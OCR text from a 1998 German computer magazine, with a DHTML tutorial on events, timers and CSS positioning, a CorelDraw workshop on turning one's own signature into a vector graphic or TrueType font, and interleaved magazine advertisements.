
Ein Event wurde bereits im VBScript-Beispiel verwendet: Das Beispielprogramm hat das *onLoad*-Event abgefangen und den AVI-Ladevorgang ausgeführt. Dieses einfache Event-Handling war bereits Bestandteil früherer JavaScript- und VBScript-Versionen. DHTML weist demgegenüber eine fundamentale Verbesserung auf: Jedes beliebige Ereignis kann verarbeitet werden.

Die DHTML-Struktur

Ein DHTML-Dokument hat eine hierarchische Struktur, die sich aus einzelnen Objekten zusammensetzt. Bei DHTML lösen alle Objekte (Anchors, Paragraphen, etc.) Ereignisse aus oder erhalten Event Notifications (Mitteilungen über ein Ereignis), sofern es sie betrifft. Diese Mitteilungen werden zunächst an das direkt betroffene Element gesandt und an dessen Container-Element (Eltern-Element) weitergereicht – bis hin zum Dokument selbst. Auf diese Weise läßt sich ein Ereig-


„Ich bring' Ihnen über 100 tolle Weihnachtsgeschenke!“
Tischkreissägen, Kombi-Bohrhammer, Naß- und Trockensauger, Oberfräsen, Kompressoren, Winkelschleifer, Hochdruckreiniger, Multischleifer, Sensorlampen, Elektro-Tacker, Hobelbänke und noch viele weitere hochwertige Markenprodukte.
Und das 32-Seiten-Extra-Booklet: Alles über perfektes Schleifen mit Elektrowerkzeugen. Holen Sie Sich das neue Heft, es steckt voller neuer Ideen.
selber machen
Das große Weihnachts-Preisrätsel
11/98
November 1998
selber machen
DM 5,–
Riesen-Rätsel
Über 100 wertvolle Preise zu gewinnen
30 000 Mark
Auf 14 Seiten:
FUSSBÖDEN
Übersicht: alle Materialien
Verlege- und Reparaturtricks
BAUPLAN zum Bestellen
Weihnachts-Bühne
Mit festlicher Beleuchtung
Fenster-Rolladen
Nachträglich eingebaut
Schönes Versteck
Ein Häuschen für Müll & Geräte
Werkzeugkoffer
Die sind wirklich praktisch!
TEST
7 starke Schlagbohr-Maschinen
EXTRA
8 Seiten zum Sammeln
Gartenzäune aus Metall
Spezial-Bohrmaschinen
Arbeiten mit der Oberfräse
Löt- und Schweißgeräte
Das auflagenstärkste Do-it-yourself-Magazin
20 IDEEN & TIPS
Wohnen unter der Schräge
Jetzt im Handel
Das Erfolgs-Erlebnis!

nis auf jeder Hierarchiestufe innerhalb des Dokuments verarbeiten. Außerdem können dadurch übergeordnete Elemente auf Ereignisse reagieren, die von untergeordneten Elementen ausgelöst wurden. Eine Mausbewegung, ein Mausklick und das Bewegen der Bildlaufleiste lösen zum Beispiel solche Events aus.



DANK DER NAVIGATIONSHILFEN gelangt der Benutzer mit wenigen Mausklicks an die gewünschte Information.

Zeitorientierte Aktionen

Ein Timer-Event wird nach einem festgelegten Zeitraum ausgelöst. Das *Window*-Objekt kennt zwei Arten von Timern:

- Die einen werden nur einmal nach einem bestimmten Zeitraum ausgeführt,
- die anderen werden regelmäßig in bestimmten Zeitabständen ausgelöst.

Die erste Kategorie ist hilfreich, wenn Sie eine automatische Navigation wünschen: Sie geben eine bestimmte URL ein und stellen dort anhand einer Info-Seite fest, daß das Angebot die Adresse gewechselt hat. Oft sind diese Info-Seiten mit einer Timer-Funktion ausgerüstet, die Sie nach ein paar Sekunden automatisch auf die neue URL weiterleitet.

```
<script language="JavaScript">
var cSecs=25;
function AutoNavigate()
{
if( 0 == cSecs)
 {
 alert(„Jetzt wurde die
➥Seite verlassen");
 }
else
 {
 cSecs -= 1;
 setTimeout
➥(„AutoNavigate()", 1000);
 }
}
</script>
```

Die Funktion *setTimeout* ruft *AutoNavigate* einmal nach 1000 Millisekunden auf. Die Laufvariable *cSecs* bewirkt, daß nach 25 Sekunden zur nächsten Seite verzweigt wird. Die zweite Kategorie von Timern verwenden Sie zum Beispiel für die Animation von Objekten. Im folgenden Beispiel nutzen wir solch einen Timer, um eine Uhr auf der Web-Seite darzustellen: Der Text, der die Uhrzeit angibt, wird dazu einmal pro Sekunde erneuert.

Es ist notwendig, daß das Skript auf den tatsächlichen Text einer Seite zugreifen und diesen ändern kann. Das erreichen Sie mit Hilfe der *innerText*-Eigenschaft von Textelementen. Im Beispiel wird dazu ein Textkörper in Form eines *SPAN*-Elements definiert und zur Laufzeit des Skripts durch einen Text ersetzt, der die aktuelle Uhrzeit enthält. Das eigentliche Skript betten Sie im Header der Seite ein:

```
<script language="JavaScript">
function DisplayTime()
{
var time = new Date();
document.all.clock.innerText =
➥time.getHours() + „:" +
➥time.getMinutes() + „:" +
➥time.getSeconds();
}
</script>
```

In der Beschreibung des Körpers wird der Timer mit *setInterval()* gesetzt. *clearInterval()* sorgt dafür, daß der Timer beim Verlassen der Seite wieder zurückgesetzt wird:

```
<body onunload =
➥„clearInterval(window.tmr);"
onload="window.tmr =
➥setInterval('DisplayTime()',
➥1000);">
```

Zuletzt fügen Sie im Körper des Dokuments das *SPAN*-Element ein, dessen Inhalt vom oben stehenden Skript verändert wird:

```
<p><span id="clock">
<script language="JavaScript">
document.write(„Zeit");
</script></span></p>
```

Lizenz zum Positionieren

DHTML ist eng mit den Cascading Style Sheets (CSS) verwandt. Diese Stilvorlagen dienen zur Layout-Definition einer kompletten HTML-Seite. Die Stilvorlage kann Bestandteil des Dokuments sein, aber auch extern vorliegen.

Darüber hinaus ist es mit CSS-P (Cascading Style Sheets-Positioning) möglich, eine pixelgenaue Positionierung aller Elemente auf einer DHTML-Seite vorzunehmen. Zusätzlich können Sie Attribute wie Sichtbarkeit, Vorder- und Hintergrundfarbe sowie Randstile beeinflussen.

Dazu ein einfaches Beispiel: Ein Bild soll durch ein anderes teilweise überlagert werden. Durch einen kreisrunden, transparenten Ausschnitt im vorderen Bild ist ein Teil des darunterliegenden Bildes sichtbar. Wenn Sie jetzt das vordere Bild über das hintere bewegen, entsteht ein Animationseffekt.



PASSWORT-FORMULARE werden in Kürze auf vielen dynamischen Web-Seiten vertreten sein.

Mit dem *DIV*-Tag schaffen Sie die Voraussetzungen. Es enthält die Referenz-ID, die Positionierung sowie die Größe des Hintergrundbilds und umschließt die Elemente, die beeinflußt werden:

```
<DIV ID="bg_image" STYLE=
➥„position:absolute; left:220;
➥top:100; width:240px;
➥height:180px;">
<IMG SRC="pics/bg008.jpg"
WIDTH=240 HEIGHT=180 BORDER=0
ALIGN=bottom name=bg></DIV>
```


Das Bild *bg008.jpg* erscheint an der Position *220,100* innerhalb eines sichtbaren, 240 x 180 Pixel großen Bereichs. Anschließend legen Sie eine große *gif-*

Grafik mit einem transparenten Ausschnitt darüber:

```
<DIV ID="circDiv" STYLE=
➥„position:absolute;left:0;
➥top:0;
➥width:400px;height:400px;">
<IMG SRC="pics/circle.gif"
WIDTH=600 HEIGHT=600 BORDER=0
ALIGN=bottom name=circDiv></DIV>
```

Eine kleine Animationsfunktion verschiebt nun den Bereich, der über seine Objekt-ID *circleobject* angesprochen wird. Das funktionstüchtige Beispiel finden Sie unter

`www.beezee.com/samples`




4 Animations-Funktion

```
1: function pathmove() {
2:   if (path_counter < pathx.length) {
3:      divmoveTo("circleobject",
   pathx[path_counter], pathy[path_coun-
   ter])
4:      path_counter +=1
5:      setTimeout("pathmove()",30)
6:      }
7:      else {
8:      path_counter = 0
9:      pathmove()
10:     }
11: }
```

Die Animationsfunktion verschiebt den Bereich, der über die Objekt-ID *circleobjekt* angesprochen wird.

Die *pathmove*-Funktion liest ein Array mit x- und y-Werten aus. Sie wird periodisch von der *setTimeout*-Funktion aufgerufen. Einen kleinen Schönheitsfehler hat die Sache dennoch: Internet Explorer und Navigator sprechen die *DIV*-Tags unterschiedlich an. Damit Ihr Code auf beiden Browsern lauffähig



ACTIVEX BIETET ZWAR die meisten Möglichkeiten, viele Anwender deaktivieren es aber gerade deshalb.

bleibt, müssen Sie entweder bei jedem Auslesen bzw. Setzen von Parametern zwischen Netscape und Microsoft unterscheiden, oder Sie benutzen eine kleine Kapsel-Funktion, die das Skript vom Browser unabhängig macht. Netscape erwartet den Object-Hierarchie-Pfad ausgehend vom *document*-Objekt, zum Beispiel *document.DIV_ID.left* für die linke Position. Microsoft benutzt *DIV_ID.style.left*. Fügen Sie vor den *DIV*-Tags folgende Zeilen ein:

```
if ((document.layers) ?
1:0)
➥mein_object =
document.DIV_ID
if (document.all)
➥mein_object = DIV_ID.style
```

Dadurch sprechen Sie das Style Sheet im weiteren Verlauf über *mein_object.parameter* an.

Auf Clients basierende Methoden bieten zahlreiche Möglichkeiten zum Gestalten dynamischer Web-Seiten. Darüber hinaus stellen auch Active Server Pages (ASP) – einen MS Internet Information Server vorausgesetzt – und CGI-Skripts geeignete Werkzeuge zur Verfügung. ASP und CGI belasten zwar den Server, sind dafür aber vom Client (Browser) unabhängig. Bevor Sie sich für eine der Methoden entscheiden, sollten Sie auch die Server-orientierten Lösungen untersuchen. JR

WEITERFÜHRENDE LINKS ZUM THEMA

Folgende URLs vertiefen diesen Beitrag:

`http://msdn.microsoft.com/scripting/`

hält Informationen von Microsoft über Scripting auf der Client-Seite bereit.

`www.w3c.org/`

enthält die offizielle Dokumentation zu Internet-Skriptsprachen des WWW Consortium.

`www.beezee.com/samples`


und

`www.woelfer.com/funstuff/dhtml`

liefert die vollständigen Quelltexte zu allen Beispielen.

`www.microsoft.com/sitebuilder`

bietet die neueste Multimedia-Erweiterung von Microsoft, die momentan unter dem Namen *Chromeffects* zu haben ist.



Digitale Unterschrift und eigene Fonts

Kampf dem Krampf

Nie wieder die Finger wund schreiben! Mit einer digitalen Unterschrift sparen Sie sich Schreibkrämpfe, ohne Kunden zu verprellen. Sie können sogar eigene Schriften erzeugen oder bestehende abwandeln.

STEP BY STEP

1 Unterschrift scannen
Mit einer korrekten Bildeinstellungen vermeiden Sie langwierige Nacharbeit.

2 Unterschrift vektorisieren
Wer seine Unterschrift „in einem Rutsch" vektorisiert, sollte einige Voreinstellungen in OCR-Trace anpassen.

3 Einzelbuchstaben tracen
Aus einer Vorlage mit mehreren Buchstaben wandeln Sie die einzelnen Zeichen Schritt für Schritt um.

4 Vorlage einrichten
Mit einer sinnvollen Vorlage sorgen Sie dafür, daß Ihre Schrift einheitlich auf einer Linie erscheint.

5 Buchstaben speichern
So funktioniert der Export der Zeichen als TrueType-Font.

PETER KNOLL

Wer unterschreibt schon gern Hunderte von Geschäftsbriefen oder die Einladungen zum Vereinsabend? Dieser Workshop zeigt, wie Sie täuschend echte „Unterschriften" und eigene Schriften am PC erzeugen. Dafür haben wir die Programme Photo-Paint, OCR-Trace und Draw aus den Grafikpaketen Corel Draw 7 und 8 verwendet. In älteren Corel-Draw-Versionen gehen Sie grundsätzlich auf die gleiche Weise vor.

Für digitale Unterschriften gibt es zwei denkbare Strategien:

- Sie können entweder die gesamte Unterschrift „in einem Rutsch" vektorisieren und als Vektorgrafik ausgeben. Die Vorteile: Die Arbeit ist in kürzester Zeit erledigt, und funktioniert in jedem Fall.
- Oder Sie erzeugen Buchstabe für Buchstabe und speichern diese als eigene Schrift. Diese Font-Methode ist wesentlich aufwendiger, dafür kostet die Unterschrift nicht so viel Speicherplatz.

In der Praxis können wir diese Methode aber nicht für eigene Unterschriften empfehlen: Sie wäre erst dann wirklich praktikabel, wenn Sie die komplette Unterschrift auf einen Buchstaben legen könnten – das ist aber unmöglich.

Gescheitert sind sogar zahllose Versuche, komplexere Einzelbuchstaben zu speichern: Draw exportiert nur Zeichen mit relativ wenigen Knoten bzw. Unterpfaden. Wer beispielsweise mit Corel Draw ein *A* extrudiert (ihm eine „3D"-Perspektive verleiht), es mit einem Verlauf oder einer anderen Füllung versieht, stößt bereits an Grenzen: Corel Draw verweigert den Export mit der Meldung

`Zu viele Objekte`

oder

`Objekt zu kompliziert`

wenn die 64-KByte-Grenze erreicht wurde.

Der entscheidende Knackpunkt ist jedoch ein anderer: Gerade bei Handschriften müssen die Übergänge genau stimmen. Der Abstand zwischen den einzelnen Buchstabenpaaren unterscheidet sich aber von Fall zu Fall ganz erheblich – mühsame, zeitraubende Anpassungsarbeiten sind somit im nachhinein unvermeidbar, wenn die Unterschrift einigermaßen realitätsnah aussehen soll. Es ist kein Zufall, daß professionelle Schriftdesigner pro Schrift Hunderte von Kerning-Paaren (Abstände von Buchstaben) festlegen.

Bei Schreibschriften kommt erschwerend hinzu, daß zum Beispiel das g in der Wortmitte anders als am Wortende geschrieben wird – wer wirklich eine „echte" Handschrift erzeugen will, muß praktisch alle vorkommenden Zeichen doppelt herstellen.

TIP **Sinnvoll ist ein eigener Font dagegen bei Druckbuchstaben, Symbolschriften oder um bestehende Schriften mit einzelnen, fehlenden Sonderzeichen zu ergänzen. Beachten Sie dabei die lizenzrechtlichen Bestimmungen, die Änderungen bestehender Fonts oft untersagen.**


❶ Unterschrift scannen

Als Ausgangsmaterial benötigen Sie eine digitalisierte Unterschrift. Wenn Sie die einzelnen Buchstaben nicht getrennt, sondern zusammen einlesen, können Sie von vornherein vermeiden, daß die Buchstabenabstände unnatürlich wirken oder schlicht nicht „passen".

Mit dem im Corel-Paket enthaltenen OCR-Trace erhalten Sie das Bild über *Datei/Holen* direkt vom Scanner. Denn nicht nur Corel Draw oder die Bildbearbeitung Photo-Paint, sondern auch OCR-Trace unterstützt die TWAIN-Schnittstelle. Es empfiehlt sich jedoch, die Handschrift bereits mit der Bildbearbeitung zu scannen, weil Verunreinigungen die Regel sind, und Sie diese ohnehin leichter mit einer Bildbearbeitung beseitigen.

Den Nachbearbeitungsaufwand halten Sie gering, indem Sie auf sauberes, möglichst weißes Papier (kein graues Recycling-Papier) oder auf eine Klarsichtfolie schreiben und mit einem Scanner einlesen. Die Scanauflösung sollte dabei mindestens 300 dpi, besser 600 dpi betragen, damit Sie Qualitätsverluste vermeiden. Empfehlenswert ist ein dunkler, weicher Stift, weil Sie auf diese Weise auch den unterschiedlichen Stiftdruck besser sehen – die Unterschrift wirkt dadurch authentischer.

TIP **Wer keinen Scanner besitzt, jedoch Modem und Faxprogramm, kann sich seine Unterschrift selbst zufaxen. Die Auflösung ist dabei jedoch für optimale Ergebnisse zu gering. Sie sollten die Größe der Ausgangsdatei in diesem Fall in der Bildbearbeitung verdreifachen.**



EIN KONTRASTREICHES Graustufenbild dient als Ausgangsmaterial.

Wenn Sie nicht nur die Unterschrift eingelesen haben, sondern beispielsweise auch Staubkörner, kommen Sie um Nacharbeit nicht herum, bevor Sie die Pixelgrafik in Vektoren umwandeln. Andernfalls verlangsamt sich nicht nur der Umwandlungsprozeß – die Beseitigung unerwünschter Bereiche kostet darüber hinaus noch mehr Zeit. Die Nacharbeit am eingelesenen Bild können Sie entweder in OCR-Trace mit dem Werkzeug *Radierer* vornehmen, das jedoch nicht besonders genau ist. Ideal ist dieser Weg aber nicht, weil sich der *Radierer* längst nicht so genau einstellen läßt wie die Retuschewerkzeuge der bekannten Bildbearbeitungsprogramme.

TIP **Bildverunreinigungen beseitigen Sie am schnellsten in einer Bildbearbeitung. Laden Sie dazu beispielsweise das im Corel-Paket mitgelieferte Photo-Paint, markieren Sie die unerwünschten Bereiche, und drücken Sie *[Entf]*.**

Wenn dies zuviel Arbeit verursacht, können Sie alternativ den Schriftzug mit einem der Freistellwerkzeuge – beispielsweise dem *Zauberstab* – markieren und mit einer weichen (Auswahl-)Kante von einem bis zwei Pixel freistellen. Ohne weiche Auswahlkante wirkt das freigestellte Bild wie mit der Schere ausgeschnitten. Schneiden Sie den markierten Schriftzug mit *[Strg-x]* aus, und fügen Sie ihn in ein neues Bild über die Zwischenablage mit *[Strg-v]* ein. Photo-Paint bietet dazu die praktische Option *Neu/Aus Zwischenablage einfügen*.

Wenn das Bild nicht als Strichzeichnung oder als Graustufenbild vorliegt, kann OCR-Trace es nicht in eine Vektorgrafik umwandeln. Ändern Sie daher beispielsweise ein RGB-Bild in einer Bildbearbeitung, etwa in Photo-Paint mit *Bild/Farbformat ändern/Graustufen (8 Bit)*.

Obwohl Sie auch Strichzeichnungen verarbeiten können, erhalten Sie realistischere Ergebnisse mit Graustufenbildern. Dieses Format gestattet nämlich auch Zwischentöne, während Strichzeichnungen nur schwarze und weiße Bereiche enthalten.

TIP **OCR-Trace erreicht bei weitem nicht die Genauigkeit von Profiwerkzeugen wie Adobe Streamline Es ist daher ratsam, in einer Bildbearbeitung helle und kontrastarme Schriftzüge abzudunkeln bzw. den Kontrast zu verstärken.**

Bevor Sie weiterarbeiten, legen Sie eine Sicherheitskopie der Datei unter einem selbsterklärenden Namen an, etwa *Unterschriftausgangsicher*. Dadurch vermeiden Sie Mehrarbeit durch versehentliches Überschreiben.

❷ Unterschrift vektorisieren

Das Pixelbild wandeln Sie ins Vektorformat um, damit Sie es verlustfrei vergrößern und verkleinern können. Starten Sie dazu OCR-Trace, und öffnen Sie das vorbereitete Bild.

Wenn Sie die gesamte Unterschrift in einem Schritt vektorisieren wollen, sollten Sie in OCR-Trace bis Version 7 unter *Voreinstellung auswählen* (in Version 8 in der Menüleiste) die OCR-Vektorisierung im Zweifel auf *Genau* stellen: *Knotenreduzierung: 10, Farbtoleranz: 0, Lochfüllung: 15* und *Rauschen: 5*. Im Beispiel wäre jedoch das Vektorbild unnötig groß geworden. Daher wählten wir für die Knotenreduzierung den Wert *50*.

Eine geringere Knotenreduzierung als *10* ist bei komplexen Objekten wie ➲



RUNDUNGEN DER BUCHSTABEN wie etwa bei *G, a* und *g* liegen teilweise etwas unterhalb der Schriftlinie.

KLEINES GLOSSAR

Font: anderes Wort für Schriftart
Knoten: Anfasser, an dem sich Objekte ändern lassen
Pfad: Summe der Knotenpunkte
Punkt: Entweder anderes Wort für Bildpunkt (= Pixel) oder Größenangabe: 1 (Didot-)Punkt = 0,375 mm.
Schriftlinie: „Unterkante" der Buchstaben, die weder höher noch tiefer gesetzt wurden.
TrueType: Windows-Standard für Schriften, die – im Gegensatz zu Type-1-Schriften – kein eigenes Programm (Type-Manager) zur Darstellung benötigen.
Vektorisieren (= Tracen): Umwandeln eines Pixelbilds in Vektoren.

MIT OCR-TRACE wandeln Sie das Ursprungsbild ins Vektorformat um.

Handschriften nicht sinnvoll. Beim Versuch, *Knotenreduzierung: 0* zu wählen, kann der Rechner abstürzen.

Das fertige Bild speichern Sie mit *Datei/Speichern/Vektor...* im Format *Adobe Illustrator 88*. Dies ist ein von praktisch allen Grafikprogrammen unterstütztes Grafik-Standardformat. Dabei sollten Sie im Fenster *Adobe Illustrator Export* nur *Kompatibilität: PC* und *Text exportieren als Kurven* aktiviert lassen. Deaktivieren Sie sämtliche übrigen Optionen, sonst müssen Sie mit Abstürzen rechnen.

Die fertige Unterschrift fügen Sie über die Zwischenablage in Programme wie WinWord ein, die nicht über einen entsprechenden Importfilter verfügen.

❸ Einzelbuchstaben tracen

Um Einzelbuchstaben einer Pixelgrafikdatei als Font zu speichern, laden Sie die Ausgangsdatei in OCR-Trace. Stellen Sie die OCR-Vektorisierung unter *Voreinstellung auswählen* im Zweifel auf *Genau*. Eine stapelweise Verarbeitung ist zwar möglich, doch verbindet OCR-Trace die vektorisierten Buchstaben wieder zu einem kompletten Bild – dies ist für unsere Zwecke nicht gewünscht.

Entfernen Sie erst mit dem *Radierer* aus der Werkzeugleiste die Buchstaben, die Sie gerade nicht tracen (in Vektoren umwandeln). In der Werkzeugpalette von OCR-Trace finden Sie *Vektorisierungsblock zeichnen*, es ist das dritte Tool von oben in der Form eines Stifts. Damit zeichnen Sie die zu vektorisierenden Bereiche.

Das komplette Bild einschließlich der entfernten Bereiche ließe sich zwar auch vektorisieren, doch kann dieser Weg unnötig viel Nacharbeit in Corel nach sich ziehen.

Der Grund: Sie müßten die Vektordatei in Draw laden, weil OCR-Trace es nicht zuläßt, True Type-Fonts zu speichern. Es bleibt Ihnen daher nichts anderes übrig, als die Ausgangsdatei jeweils neu zu laden, die Buchstaben einzeln zu vektorisieren und über *Datei/Speichern/Vektor...* aus OCR-Trace zu exportieren.

TIP **Verwechslungen und späteres Herumsuchen vermeiden Sie, wenn Sie die Datei mit dem jeweiligen Buchstaben speichern, also etwa das kleine *o* als *Unterschrift-o.ai* ablegen.**

❹ Vorlage einrichten

Für jedes Zeichen des Fonts benötigen Sie eine eigene Grafik. Damit diese Grafiken zueinander passen, verwenden Sie eine Vorlage. Diese erzeugen Sie in Corel Draw, indem Sie die vektorisierten Buchstaben laden und als TrueType exportieren. Draw verwendet dazu von Haus aus die Designgröße 720 pt, die sich für die Höhe der Vorlage anbietet. Wählen Sie dafür unter *Seiteneinstellungen* das *Papierformat Frei*, dann *Layout/Seite einrichten* und neben *Papier* die Einstellung *Freies Format*. Geben Sie hier für Höhe und Breite *720 pt* ein.


Laden Sie einen Großbuchstaben, etwa *G*, und positionieren Sie ihn an die linke Seite und oben. Wichtig: Alle Buchstaben müssen auf einer Linie stehen. Ziehen Sie mit der Maus eine Hilfslinie unmittelbar unter das *G*. Auf diese Schriftlinie legen Sie später die übrigen Buchstaben. Löschen Sie *G*, und speichern Sie die Vorlage.

❺ Buchstaben speichern

Aus der Vorlage exportieren Sie die Zeichen des Fonts, die Sie auf die linke Kante und die Schriftlinie legen. Der Export aus Draw erfolgt über *Datei/Exportieren* als TrueType-Font. Im Dialogfenster wählen Sie *Nur markierte Objekte exportieren*, um nicht versehentlich ein übersehenes Bildteil mitzuschicken. Im Dialog *TrueType-Export* wählen Sie das Zeichen, das Sie ersetzen wollen.

Wenn Sie bereits ein Zeichen in einer Schriftdatei gespeichert haben, erscheint in Draw-Versionen vor 8 ein irritierender Dialog, den Sie bestätigen. Sie ersetzen entgegen der Dialogaussage nicht die komplette Datei, sondern nur jeweils ein Zeichen.

Um den neuen TrueType-Font einsetzen zu können, muß er sich im entsprechenden Schriftenverzeichnis befinden. Dies ist in der Regel *C:\Windows\Fonts*. Kopieren Sie daher Ihren neuen Font wie eine x-beliebige Datei in dieses Verzeichnis. PK



ZEICHEN FÜR ZEICHEN ersetzen Sie die Vorlage durch Ihren neuen Font.



Ja, ich möchte ihr Probe-Abo nutzen und **drei** Ausgaben **CD Info** inkl. POWERDrive CD-ROM und inkl. **EuroRoute** zum Sonderpreis von nur DM 19,95 beziehen.

Ich bezahle
- ❑ bar (Banknote od. Scheck)
- ❑ per Nachnahme (zzgl. DM 5,50)

Lieferanschrift

Name ______

Straße ______

PLZ/Ort ______

Datum, 1. Unterschrift

Ich erkläre mich mit den Abobedingungen einverstanden. Mit meiner Unterschrift bestätige ich desweiteren, daß ich darüber informiert wurde, diese Vereinbarung innerhalb von 14 Tagen beim CDA Verlag widerrufen zu können.

Datum, 2. Unterschrift

bitte ausreichend frankieren

An den
CDA Verlag
In der Spöck 10
D-77656 Offenburg
Fax: 0781/9904561

Absolut kein Risiko

